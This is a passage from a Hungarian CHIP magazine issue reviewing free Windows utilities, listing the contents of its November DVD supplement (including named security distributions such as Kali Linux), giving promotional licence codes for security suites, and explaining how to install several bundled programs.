adatait máshol tárolják. Nekik szól a KeePass, amely adatbázisa gépünkön marad, de használata kevésbé kényelmes.

AdwCleaner 6.021

Ezzel a programmal kidobhatjuk a gépünkre települt adware-t, eszköztárat vagy más kénytelen alkalmazászszzemetet.

Boxcryptor 2.3

A felhőtárolás ugyan nagyon kényelmes, de a legtöbb szolgáltató nem ismeri a kliensoldali titkosítást, így az ránk marad.

EaseUS Todo Backup Free 9.2

A zsarolóprogramok és a hardveres adatvesztés elleni legjobb védelem a megelőzés, rendszeres biztonsági mentéssel.

Epic Privacy Browser 48.0

A legtöbb népszerű böngésző a kényelemre figyel, és biztonságosabbá tehető. Az EPB első és egyetlen szempontja a biztonság.

Eraser 6.2.0.2970

Bizalmas fájlok teljesen biztonságos törléséhez használhatjuk ezt a programot, ám az alapos törlés elég sok időt igényel.

Ghostery

Ha csak a Twitteren szeretnénk követőket, de a napi böngészésünk során nem, ez a kiegészítő sokat segíthet benne.

Malwarebytes Anti-Malware 2.2.1

Kedvenc kiegészítő víruskeresőnk, amely állandó felügyelet helyett eseti konzultációra és tisztításra használható.

O&O ShutUp10

A Win 10 kíváncsiságok sokakat zavart, így több program is készült az adatgyűjtés visszafogására. Ez az egyik legjobb.

Paragon Backup & Recovery 14 Free

Egy másik lehetőség a biztonsági mentésre, ha az EaseUS hasonló programja esetleg valakinek nem nyerte el a tetszését.

Secunia PSI 3.0

A biztonságra az egyik legnagyobb veszélyt az elavult programok jelentik, melyeket a PSI felderíthet és frissíthet.

Unchecky 1.0.1

Akármiilyen figyelmesen is telepítünk, néha elfelejtünk kivenni egy pipát egy adware-ből, de ez a program megteszi helyettünk.

VirtualBox 5.1.6

Egyik kereső sem talált semmit egy fájlban, de nekünk gyanús? Próbáljuk ki virtuális környezetben, ahol kevésbé veszélyes.

Ingyenprogramok


Free Audio Video Pack 2.12

Briliáns audio- és videokonverter

Okostelefonok, játékkonzolok és tabletek számára speciális beállításokra van szükség, ha a bennük lévő tárolóhely maximális kihasználásának az érdekében a lehető legjobb minőséget szeretnénk elérni rajtuk médiafájlok lejátszásakor. A mobil készülékek egymástól eltérő felbontású kijelzővel, más méretű belső tárolóval és processzorral rendelkeznek, így konvertálni szinte minden esetben érdemes.

A Pazera csomagja, amelynek programjai egy közös kezelői felület alá indíthatók, mindenféle konverziós feladatra használható. Ha például egy filmet MP4 formátumba szeretnénk átalakítani, akkor a főprogram Video->MP4, majd a kiindulási alap formátuma szerint az AVI, MKV vagy az általános

Video/Audio opciót kell választanunk. Az alprogramok között megjelenésükben nincs sok különbség, ezért kis tanulás után mindegyik egyformán könnyen kezelhető. Sok feladatunk nincs is, hiszen a főprogram a megfelelő beállításokkal hívja meg a programokat. Eszközprofilok nincsenek, de ha megtaláltuk a mobilunkhoz illőt, az utolsó munkafolyamatként eltárolásra kerül.




Tipp: A program telepítés nélkül futtatható, ehhez csak annyit kell tennünk, hogy előtte kicsomagoljuk az archív állomány tartalmát egy tetszőleges mappába. Ehhez az ingyenes PeaZip programot ajánljuk, amely kezeli a 7z formátumot is. A teljes csomagot nem kell megőriznünk, az almappákban lévő konverterprogramok akár önállóan is futtathatók.

Tipp: Mivel egymás után több állományt is átkonvertálhatunk, az éjszakába nyúló feldolgozás végét nem kell kivárnunk: a jobb oldali beállítások sávjában tekerjük alulra, és a További beállítások alatti Konvertálás után opciót állítjuk a Windows leállítására!

OS: Windows XP/Vista/7/8/10

NYELV: magyar



Gyazo 3.2.6


Képek megosztva

A Gyazo egy különleges képlapó és megosztó szolgáltatás: még a PrintScreen gombot sem kell megnyomnunk, mert ha elindítjuk a programot, az enyhén sötétített képernyőn kijelölve a területet azt lelopja, feltölti a Gyazo szerverére, és ad hozzá egy linket a böngésző megnyíló ablakában. Azt kimásolva könnyen megoszthatjuk a képet.

Tipp: A Gyazo GIF hasonló kijelölést biztosít, a terület tartalmát egy rövid ideig rögzíti, majd ebből animált GIF-et készít. A felvétel megállítható és folytatható is.

OS: Windows XP/Vista/7/8/10

NYELV: angol



SnailDriver 1.0.3


Driverfrissítő

Friss meghajtóprogramok telepítésére az új operációs rendszereken, illetve az évek óta nem frissített számítógépeken van szükség. Ezt végezhetjük kézzel, vagy ezzel a programmal automatizálva: több gépen is kipróbáltuk, pontos és jó találatokat adott, de még a legkisebb verziókülönbség esetén is frissítést javasol – feleslegesen.

Tipp: Noha a program jól viselkedik, a biztonság kedvéért kapcsoljuk be a visszaállítási pont készítését a beállítások (fogaskepek) alatt a Create system restore opcióval.

OS: Windows XP/Vista/7/8

NYELV: angol



Free Firewall 1.3.2

Regulázott programok

A PC-n futó szoftveres tűzfalak előnye, hogy közvetlenebb módon tudják követni az internethez forduló programokat, mint a csak a forgalmat szűrő (hardveres) tűzfalak. A Free Firewall az ingyenes programok egyike, amely alap és paranoid védelmi módban is működik. Utóbbi nagyon szigorú, türelmes felhasználóknak ajánlott.

Tipp: A programok adatforgalmának a szűrésén kívül a Windows adatgyűjtő forgalmát is korlátozhatjuk. Ehhez válasszuk az Extras/Block Windows telemetry data opciót.

OS: Windows 7/8/10

NYELV: többnyelvű





Image Eye 9.1 Gyors képnézegető

Mentes minden felesleges tartalomtól: nincsenek zavaró menük és menüsávok, a kép a vele való megnyitáskor azonnal megjelenik, az esetleg szükséges opciókat pedig a helyi menüből érhetjük el. Sok fájlformátumot ismer, gyorsan működik, kiváló minőséget ad, telepítéskor pedig magyar nyelvet is választhatunk.

Tipp: Ha egy képen módosításokat végzünk, például nagyítjuk vagy megváltoztatjuk a színeit, akkor azok az eredeti képpel együtt kerülnek tárolásra, visszavonható módon.

OS: Windows XP/Vista/7/8/10
NYELV: magyar




HDD Guardian 0.7 Lemezőr

Ahhoz, hogy az adatvesztések egy részét meg tudjuk előzni, figyelniük kell az adattárolók állapotát. A mozgó alkatrészt tartalmazó merevlemezek és az újabb SSD-k is fokozatosan érik el élettartamuk végét. Hogy mikor történhet meg, hogy már biztosan nem tudjuk kiolvasni az adatokat, ezzel a programmal tekinthetjük meg.

Tipp: Az Áttekintés fülön válasszunk meghajtót, a jobb oldalon pedig a Health fület: a S.M.A.R.T.-adatokat itt találjuk. Ha minden zöld, akkor még nem kell aggódnunk.

OS: Windows 7/8/10
NYELV: magyar




CDex 1.81 Zene mentése lemezzről

Ha még mindig megvan sok CD-ből álló zenegyűjteményünk, akkor még mindig nem késő a tartalmukat jó minőségben (hallgatáshoz MP3, archiváláshoz FLAC) eltárolnunk. A CDex az egyik legnagyobb adatbázisból, a CDDB-ről lekérdezi a számok adatait, és azt a mentett állományokba is beírja – a lejátszók kijelzőjén ezek mindig olvashatók.

Tipp: A program nyelve nem automatikusan magyar, át kell állítanunk az *Options/Select Language* menüponttal. Így a kezdők is nagyobb biztonsággal kezelhetik.

OS: Windows XP/Vista/7/8/10
NYELV: angol



SpyShelter Free Anti-keylogger 10.8.6 Kiegészítő védelem

Napjaink legbosszantóbb kémprogramjai keyloggereket telepítenek, hogy a billentyűzet figyelésével ellopják jelszavainkat és bejelentkezési adatainkat. Ez az ingyenes verzió nemcsak a keyloggereket tiltja le, hanem a Windows gyorsítómemóriáját (cache) is titkosítani tudja, hogy abból semmilyen program ne tudjon adatokat lopni.

Tipp: A program nyelvét a *Settings/General/Language* menüponttal állíthatjuk magyarra. A fizetős verzióban több extra, HIPS és aktív kémprogramvédelem is elérhető.

OS: Windows XP/Vista/7/8/10
NYELV: magyar

Frissítések, újdonságok

Multi Commander 6.4.8


A legutóbbi verzió több hibajavítást és nagyobb stabilitást hozott. A 6.4-es főverzió a korábbinál simábban működik, ugyanis a folyamatok mindegyike a háttérben indul el, így nem blokkolja a kezelői felületet. A fájlrendszer kezelési sebessége is javult.
multicommander.com

DisplayFusion 8.1 Beta 2

A több monitort kezelő program kényelmesebbé teszi a több monitorra átnyúló háttérképek letöltését és kezelését, új verziójában sok hibát javítottak. A fejlesztése igen aktív, minden esetben apróbb funkciókkal bővül. Egyes funkciók kikapcsolásakor pedig még gyorsul is.
binaryfortress.com

DirSync Pro 1.52

A fájlszinkronizáló program stabil verziója komoly hibáktól mentes, megbízható módon végzi el két könyvtár tartalmának összehasonlítását és az állományok átmásolását, illetve törlését. Gyorsabb is, mint elődje volt.
dirsyncpro.org



VSDC Free Video Editor 5.5 Videoszerkesztő

Ez egy modern, tetszetős kezelői felületű, sok formátumot ismerő nem lineáris videoszerkesztő, amely ingyenes program létére nagyon sok funkciót kínál a hatékony munkához. Készíthetünk vele bemutatókat, kimaszkolhatjuk és kicserélhetjük egyes jelenetekben a háttérteret, valamint objektumokat is mozgathatunk a képen (kép-a-képben is van).

Tipp: A program egyik különleges funkciója, hogy dinamikus grafikonok is készíthetők vele: növekvő oszlopokat is könnyedén létrehozhatunk (Add Object/Chart).

OS: Windows XP/Vista/7/8/10
NYELV: angol



Érdekességek mellékletünkön

A CHIP-DVD tartalmából

Fizetős driverfrissítő, VPN-szolgáltatás, remek videoszerkesztő –
a **CHIP olvasóinak most mind ingyen!**

Novemberi DVD-nk tömve van hasznos programokkal, talán nem tévedünk, ha egyelőre az év legerősebb DVD-jének nevezzük. Az egyik leghasznosabb szoftver a DriverMax rajta, amely leveszi a gondot a vállunkról, és egyesével megkeresi nekünk a friss meghajtó-programokat minden eszközünkhöz – legyen szó bármilyen Windows-verzióról. És ehhez csak az e-mail-címünket kell megadni cserébe.

A Steganos VPN-szolgáltatása is csak a CHIP olvasóinak ingyenes: érdemes egy próbát tenni vele, és máris eltüntettük a nyomainkat a netről, blokkoltuk a reklámokat, töröltük a gépünkről a követőket.

Megéri a Friss csomagot is átnézni: a 5KPlayer egy modern lejátszó, 4K/5K/1080p-s videókhoz, amelyeket le is tölt és rendszerez is nekünk. Akár a hang-sávot is kimentti ezekről, DVD-eket is rippel és még internetes rádiókat is kereshetünk, hallgathatunk vele.

A Csomagok cikkekhez rész ez alkalommal hat exkluzív programválogatást takar. A Rejtve a neten zseniális böngésző-kiegészítőket, az USB-s mentőkulcs a Microsoft profi eszközeit, a Törje fel a Wi-Fi-jét csomag pedig a 3 GB-os Kali Linuxot tartalmazza. Az Álom-PC-s válogatás érdekessége: a tesztprogramok mellett ide belinkel-tük a CHIP nemzetközi tesztközpontjának toplistáit. Szakértőink és az online adatbázis itt mindig a legújabb hardvereket is rangsorolják.

Ennyi programot persze nem lehet bűntetlenül kipróbálni, de erre is van megoldás: minden Olvasónak ajánljuk az Uninstaller 2017-et, amely a telepítés kezdetétől felügyeli a folyamatokat, információkkal lát el minket róla, majd később a felesleges, megunt programokat maradéktalanul el is távolítja. A lényeg, hogy a telepítést az Uninstallerből indítsuk el. Igaz, hogy így pár másodpercet rendszeresen veszítünk, de később ez majd még bőségesen megtérül.

A lemezmelléklet tartalma (kivonat)

Teljes verziók – csak a CHIP olvasóinak!

Abelssoft MovieCut 2016
Ashampoo Uninstaller 2017
DriverMax 8
Steganos Online Shield VPN

Névtelen, de legális netezés!

Adblock 1.12.2 (Chrome)
Adblock 2.7.3 (Firefox)
AdwCleaner 6.021
BetterPrivacy 1.74 (Firefox)
HTTPS Everywhere (Firefox)
Lightbeam 1.3.1 (Firefox)
NoScrip 2.9.014 (Firefox)
O&O ShutUp10
Opera 41 Dev
PDF: Vajon betörték hozzánk?
ScriptSafe (Chrome)
Tails 2.5
Tor Browser Packet 6.0.5
VeraCrypt 1.18a
uBlock 1.8.4 (Chrome)
uBlock 1.8.4 (Firefox)

Álom-PC – minden pénztárcához

Online CHIP-toplisták:
A legjobb HDD-k, SSD-k
A legjobb grafikus kártyák
A legjobb asztali processzorok
AllBenchmark Catzilla 4K 2.0
CineBench R15
Clonezilla 2.4.7 (BIOS)
Clonezilla 2016.06 (UEFI)
PDF: Tökéletes PC
PDF: Windows 10 helyett Linux

Törjük fel a Wi-Fi-nket!

Kali Linux 2016.2 (64 Bit)
Metasploitable 2.0 (32 Bit)
OpenVAS (32/64 Bit)
Snort 3.0 (32/64 Bit)
Suricata (32/64 Bit)

Tipppek és trükkök rovatunkhoz

AMD OverDrive 4.3. 1
Cinebench R15
DirectX Webinstaller 9.29
Exif Tag Remover
IrfanView 4.42 (32 Bit)
Media Creation Tool (Windows 10)
TomTom MyDrive Connect 2.9.91

A hónap friss programjai

MediaCoder 0.8
Sweet Home 3D 5.2
TOWeb 6.16
5KPlayer 4.1
Glary Utilities 5.61
MoboPlay 1.5.3
HARDINFO 8 Free
AutoTRAX 9.09

USB-s mentőkulcs a Windowshoz

Win10PE SE 2016.10.06
Windows and Office ISO Download
Marcrum Reflect Free 6.2.1549
Malwarebytes Anti-malware 2.2.1
TestDisk & PhotoRec 7.0
Recuva Portable 1.53
TreeSize Free Portable 3.4.5
MiniTool Partition Wizard Free 9.1
SystemRescue CD 4.8.0

Használati útmutató

A programok telepítése

A lemez behelyezése a gépbe elindítja a lemez mellékletet, és megjelennek a választási lehetőségek. Amennyiben az Automatikus lejátszás nincsen bekapcsolva a számítógépen, úgy a keretprogram a lemez gyökérlépcsőjében található CHIP-DVD.exe fájlra kattintva indítható. A különféle eszközöket a programlistában is ismertetett beosztás szerint lehet elérni a keretprogramban tallózva. Itt található a programok pontos verziószáma és néhány fontosabb adata. Amennyiben a program használatához regisztráció szükséges, úgy útmutató vagy link és kód is megtalálható közvetlenül a leírás alatt.

A programok használata

A márkanevek és logók védjegyjelölés alatt állnak, vonatkozó jogokkal a tulajdonosaik rendelkeznek. A lemez mellékleten található szoftvereket a készítőjük/forgalmazójuk biztosította. Az esetleges cikkekben leírt útmutatásokon és tippeken trükkökön kívül a CHIP ezekhez nem ad támogatást. Amennyiben kérdése lennének a program működésével vagy képességeivel kapcsolatban, kérjük, keresse meg a program készítőjét vagy forgalmazóját. Kérjük, vegye figyelembe, hogy a szoftver készítőik időről időre átalakítják honlapjukat, amely során a regisztrációs oldalt is áthelyezhetik vagy megszüntethetik. Éppen ezért, ha egy programot regisztrálni szeretne, azt lehetőség szerint a lap megjelenését követő néhány hétben tegye meg.

Olvashatatlan a DVD-melléklet?

Amennyiben lehetősége van rá, próbálja ki egy másik konfiguráción is. Ha a lemez a másik számítógépen sem működik, küldje vissza a szerkesztőség címére, és azonnal kicseréljük. Kérjük, előtte egyeztessen a terjesztési osztállyal a (+36) 40-201-055-ös telefonszámon.

Megrendelné egy korábbi számunkat?

Kérjük, keresse terjesztési osztályunkat a (+36) 40-201-055-ös telefonszámon vagy az elofizetes@mediacity.hu e-mail-címen.

Ingyenkódok a legfrissebb biztonsági csomagokhoz

Teljes védelem a PC-jének

A PC-ket, okostelefonokat érő támadások egyre agresszívabbak. Ráadásul a régi módszerek már elavultak: korántsem elegendő néha lefuttatni egy vírusirtót, a megbízható védekezéshez friss és komplex védelem és tájékozott felhasználó kell.

A CHIP magazin olvasói maximális védelmet kapnak: az újságban rendszeresen beszámolunk a legújabb hackertrükkökről, az adott időszak jellemző kártevőiről, átveréseiről, webes csalásairól. Ezenfelül pedig átadjuk Önöknek a legjobb biztonsági programokat, és ezekhez havonta ingyenes kódokat biztosítunk. Egyetlen CHIP-előfizetéssel az egész család – vagy akár egy kisvállalkozás – „számítógép- és okostelefon-flottáját” biztonságban tudhatja – éves szinten több tízezer forintot spórolva ezzel.

Biztonsági csomagjaink közül elsőként az ESET Smart Securityt emelnénk ki – ez az a program, amely Magyarországon a legnépszerűbb, a CHIP olvasói közül is a legtöbben ezt választják. Az ESS vírus- és kémprogramvédelmet, tűzfalat, szülői felügyeletet és levélszemétszűrőt tartalmaz. Ezenfelül képes a Facebook-oldalunkat kártevőmentesen tartani, újabban pedig már lopásvédelmi funkcióval is ellátták – ezzel akár egy eltulajdonított noteszgépet is gyorsan visszaszerezhetünk.

A Kaspersky név garancia a színvonalas védelemre, az orosz szakember véleménye biztonsági kérdésekben eddig még mindig hiteles és szinte megkerülhetetlen volt. Sajnos az előző hónapban sokan visszaéltek a CHIP ingyenes kódjaival, ezért jelenleg Olvasóink türelmét kérjük ez ügyben. Dolgozunk a megfelelő megoldáson.

Új szereplő biztonsági csomagunkban a G Data Internet Security 2017, amely ugyancsak vírus- és kémprogramvédelmet, tűzfalat, spamszűrőt és szülői felügyeletet kínál.



Ha androidos mobilt vagy táblagépet használ, és szeretné azt vírusmentesen tartani, valamint az OS-tudását néhány hasznos biztonsági funkcióval is kiegészíteni, akkor érdemes telepítenie az ESET Mobile Securityt.

E havi ingyenes kódjaink:

- **ESET Smart Security: rys84dwz**
- **ESET Mobile Security for Android: eetcmj9w**
- **G-DATA IS 2017:**
Felhasználó: December17047
Jelszó: JDYfnlBP

Az ESET Smart Security regisztrációjához látogasson el a www.eset.hu/chip oldalra. A fenti kódot ezen a weboldalon kell megadni – cserébe levélben kapja meg a licenchez szükséges felhasználói nevet és jelszót. Minden szükséges információ a Mobile Securityről: http://www.eset.hu/chip_mobile

Megjegyzés: A biztonsági csomagok kódjait a CHIP a megjelenés előtt minden esetben kipróbálja, de a működésükért felelősséget nem tud vállalni. Amennyiben a regisztráció közben hiba lépne fel, kérjük, értesítse a szerkesztőséget. →

🏠 **Védelem állapota**

- 🔍 Számítógép ellenőrzése
- 🔄 Frissítés
- 🔧 Eszközök
- ⚙️ Beállítások
- 🗣️ Súgó és támogatás

✓ Maximális védelem

Ashampoo UnInstaller 2017

Programeltávolító extrákkal

A Windows 10 sem hozott jelentős újítást a programok telepítése és eltávolítása terén, kivéve az Áruházból beszerezhető univerzális alkalmazásokat. Biztosak lehetünk abban, hogy még sokáig megmaradnak a klasszikus telepítők, amelyek kezelése rendszerszinten továbbra sem elég jó. Tökéletes közeli viszont lehet: az Ashampoo UnInstaller legújabb verziója a programok telepítését meg tudja figyelni, így alaposabb munkát végez a törléskor.

Így használjuk

A program alapfunkciója a hagyományos eltávolítás. A programokat dátum, gyártó és az online közösség által adott pontszámok szerint is sorba rendezhetjük, így a takarítás során könnyebb annak eldöntése, hogy egy programra szükségünk van-e vagy sem. Megmutatja azt is, hogy a program telepítése naplózva volt-e. Ha igen, akkor garantáltan le tudja törölni az összes állományát. Ha nem, akkor lehetséges töredékek után is keres. Naplózott telepítést kézzel indíthatunk a *Telepítések/Telepítés* opcióval, ahol a program telepítőállományát (*EXE, MSI*) kell



megadnunk. Eltávolításkor a láthatatlan módot bekapcsolva nem fognak ablakok felbukkanni, de ha mégis, és az a rendszer újraindítására kér, tagadjuk meg. Készíthetünk a rendszerről pillanatképeket (a képernyőkép hibás fordítás eredménye), amelyeket összehasonlítva láthatjuk a fájlok és registrybejegyzések változásait – és kézzel akár törölhetjük is őket.

Telepítés, regisztráció

Az UnInstaller 2017 regisztrációja azok számára, akik újságunkból regisztráltak már Ashampoo programot, nagyon egyszerű. Nekik a telepítésnél felkínált feloldási kulcs kérésére kell kattintaniuk, belépni az Ashampoo-fiókjukba, majd visszamásolni a programba az így kapott kódot. Akinek még nincs ilyen fiókja, az egy e-mailes regisztrációval azt két lépésben létrehozhatja. Ekkor a nevünket és e-mail-címünket kell megadnunk, és várunk a hamarosan megérkező visszaigazoló levelet. Ez után az Ashampoo programjaira kedvezményeket is kapunk.

Windows XP/Vista/7/8/10

Teljes verzió, regisztrációt igényel



Nem gondolnánk, mennyi mindenre jó ez a program: takarító, fájlvisszaállító és még töredékszűrés is van benne

Abelssoft MovieCut 2016

Segédeszközök vágáshoz

Ha van egy felvételünk, amiből csak egy részt szeretnénk kivágni, teljesen felesleges nemlineáris videoszerkesztő programot telepítenünk. Az Abelssoft programja ugyan az évszámot kapta verziójának jelöléseként, valójában ez a második kiadás. Számíthatunk tehát arra, hogy minden évben lesz újabb verziója, ami minden bizonnyal frissítésként is elérhető lesz.

Funkciók

Az előnézeti ablak ikonjával nyithatjuk meg a vágandó filmet, ekkor megjelenik a program többi opciója, valamint az időszám, amelynek segítségével kijelölhetünk egy részt a filmen. A kezdő- és végpontokat az előnézet melletti *Begin time* és *End time* segítségével pontosíthatjuk. A jobb felső *Keep selected range* a kiválasztott részen kívül mindent eldob. Akkor hasznos ez, ha egy nagyobb filmből egy jelenetet szeretnénk csak kivágni. A *Trim selected range* a kijelölt részeket törli – ez pedig a tévéből felvett adásból a reklámok kivágására szolgál. A *Deshake* video a kézi kamerával készült, remegős felvételeket javítja, de


mivel aktiválásakor három különféle paraméter is megváltoztathatunk, érdemes először a teljes film néhány másodpercet kijelölve csak arra korlátoznunk a feldolgozást. Az *Execute and save* a változtatások új állományba való mentését, az *Execute and upload* a YouTube-ra való feltöltését végzi. A filmek egyes képkockáit is kimenthetjük az *Extract frames* opcióval.

Telepítés, beállítás

A lemez mellékletünkön lévő program teljes verzió, a telepítés után – hacsak nem töröltük a pipát a megfelelő opció előtt – azonnal elindul. Külön regisztráció, kód beírása nélkül használható. Érdemes megtekintenünk a Beállítások ablakot, amely a jobb felső fogaskerékkel nyitható ki. Ha gyors a gépünk, válasszuk a *Slow rendering* opciót, mert így a filmek minősége jobb lesz. Szükség esetén a *Restart...* opciót is bejelölhetjük, ha a program mentésekor gondunk lenne. Nyelvet is itt választhatunk, és a program frissítéseit is itt ellenőrizhetjük.

Windows XP/Vista/7/8/10

Teljes verzió



A MovieCut pontosan annyit tud, amennyit az ablakában láthatunk – a vágáson kívül pár alapvető szűrőt és effektet ismer

DriverMax 8

Ritkán kell, de akkor nagyon

Az operációs rendszer telepítése után a hardverek szoftveres meghajtói következnek. Vannak, akik ezt az alaplaphoz kapott CD lemezről végzik el, mások pedig a chipsetgyártók oldaláról töltik le a szoftvereket. Előbbi arra jó csupán, hogy a számítógép működjön, utóbbi garantáltan friss rendszert eredményez, de fáradságos feladat. A DriverMax a számítógép vizsgálata után letölti és telepíti a legfrissebb meghajtóprogramokat, sok időt spórolva nekünk. Nagyjából évente az összes meghajtóból érdemes újat keresni, hiszen általában stabilabb, energiatakarékosabb, kivételes esetekben pedig akár még gyorsabb is lehet a gépünk. A DriverMax nem csodaszer, csupán egy hasznos segédeszköz.

Így használjuk

Ha a rendszerünk nem friss telepítés, akkor lépünk át a Backup menübe, és válasszuk a Create system restore point opciót. Ennek hatására az aktuális állapotról készül egy mentés, amelyhez később probléma esetén visszatérhetünk. Ugyanitt készíthetünk másolatot az egyes meghajtóprogramokról



is, amelynek tömörített állományát egy másik gépen is felhasználhatjuk driver hiányában. A mentéskor létrejött ZIP-állományt a *Dokumentumok* (My Drivers mappájában) találjuk. A meghajtók keresését a *Home/Scan* vagy a *Driver updates* almenüből indíthatjuk el. Mint említettük, a folyamatos frítésnek nincs sok értelme, ezért a Settings menüben a Check for driver updates opcióit mind kikapcsolhatjuk.

Telepítés, regisztráció

A program regisztrálásával egy éven keresztül a Pro, tehát korlátozás nélküli verziót használhatják olvasóink. A regisztráció a drivermax.de/magazin-registrations oldal meglátogatásával kezdődik, itt a nevünket és az e-mail-címünket kell megadnunk. Nem sokkal később meg is érkezik a levél, amelyben az aktivációs kód található. A program telepítője ezt a kódot kéri, majd segít létrehozni DriverMax-fiókjunkat. Itt az e-mail-címünket és egy addig nem használt jelszót kell megadnunk.

Windows XP/Vista/7/8/10

Teljes verzió, regisztrációt igényel



Egy program, amit nem fogunk sokat nézegetni: a DriverMaxot évente egyszer futtatva gyorsan elvégzi a dolgát

Steganos OnlineShield VPN

Álcázott böngészés

A VPN (Virtual Private Network) egy olyan hálózat, amely az internet publikus hálózatát felhasználva titkosított forgalmú hálózatot építhetünk ki. Hagyományos esetben a VPN-szerverek csak egy másik helyi hálózathoz kínálnak hozzáférést, a publikus (VPN-proxy) szerverek pedig az internet bármely részéhez kínálnak anonim hozzáférést. Éppen ezt használhatjuk ki a Steganos OnlineShield VPN programjával. Vele a Steganos számos VPN-szerveréhez csatlakozva nemcsak az internet felől kapunk egy pluszvédelmet, hanem a helyzetünk sem lesz megállapítható – hiszen azt csak a VPN-szerver ismeri. Visszakövetés esetén helyzetünk az aktuális szerver címe lesz, de ennél több előnyt is ad a szolgáltatás használata.

Használat

